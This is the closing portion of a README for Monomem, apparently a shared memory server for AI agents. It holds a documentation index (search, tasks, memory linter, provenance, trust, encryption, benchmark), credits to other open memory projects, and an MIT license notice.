| [INSTALL.md](./INSTALL.md) | every MCP client |
| [INFRA.md](./INFRA.md) | tunnels, phone/web access, n8n |
| [docs/configuration.md](./docs/configuration.md) | all environment variables, server-side namespace resolution |
| [docs/search.md](./docs/search.md) | semantic, time-aware and relevant search; staleness; consolidation |
| [docs/change-feed.md](./docs/change-feed.md) | `memory_since` / `GET /changes` |
| [docs/tasks.md](./docs/tasks.md) | task board, claims, command tasks, handoffs, one-call catch-up |
| [docs/memory-linter.md](./docs/memory-linter.md) | `MONOMEM_LINT`, detection rules, quarantine |
| [docs/live-claude-code.md](./docs/live-claude-code.md) | `monomem setup` step by step, moving from claude-bridge, checking it in live Claude Code, troubleshooting |
| [docs/file-sync.md](./docs/file-sync.md) | Markdown export/import, `sync --git` (optionally sealed), GitHub and Syncthing workflows |
| [docs/sessionstart-hook.md](./docs/sessionstart-hook.md) | automatic recall at Claude Code session start |
| [docs/encryption-retention.md](./docs/encryption-retention.md) | at-rest encryption, retention (TTL + archive), retrieval visibility |
| [docs/provenance.md](./docs/provenance.md) | who wrote a note: server-stamped `written_by`, filters, what is and is not trusted |
| [docs/trust.md](./docs/trust.md) | distrust list, writer ids, signed attestations: what each does and does not prove, upgrade and rollback |
| [docs/token-namespaces.md](./docs/token-namespaces.md) | per-token namespace permissions — one shared bridge, isolated agents |
| [docs/replacing-memories.md](./docs/replacing-memories.md) | replacing a note in two steps, undo, version history and restore, confidence, the trust guard |
| [docs/BENCHMARK.md](./docs/BENCHMARK.md) | `monomem bench`: stale memory, contradiction recovery, permission isolation, provenance retention; scenario format; adapting it to another memory system |
| [docs/footprint.md](./docs/footprint.md) | every file Monomem writes, where and when, how to remove it; `uninstall`; retry limits |
| [docs/architecture.md](./docs/architecture.md) | modules, tools, REST API, schema |
| [SKILL.md](./SKILL.md) | when and how an agent should use the memory |
| [CHANGELOG.md](./CHANGELOG.md) | release notes |
## Credits
Several ideas were adapted from other open projects, with thanks:
- **[llmem](https://github.com/netrixone/llmem)** — consolidation candidates,
the similarity-edge graph, access-count importance, `#status` staleness, and
the context/relevant split with keyword extraction.
- **lontar** (rymanalu, described in *"One memory across AI agents: what it
actually takes"* on dev.to) — the fail-silent SessionStart recall hook,
server-side namespace resolution from the working directory, and
one-directional `reads_from` grants.
- **[lossless-memory](https://github.com/aru-labs/lossless-memory)** —
natural-language time phrases as a first-class query filter.
## License
MIT — see [LICENSE](./LICENSE). Built by Calas Automations Inc.
This server cannot be deployed
Maintenance
ActivityMaintained
ResponsivenessNo issues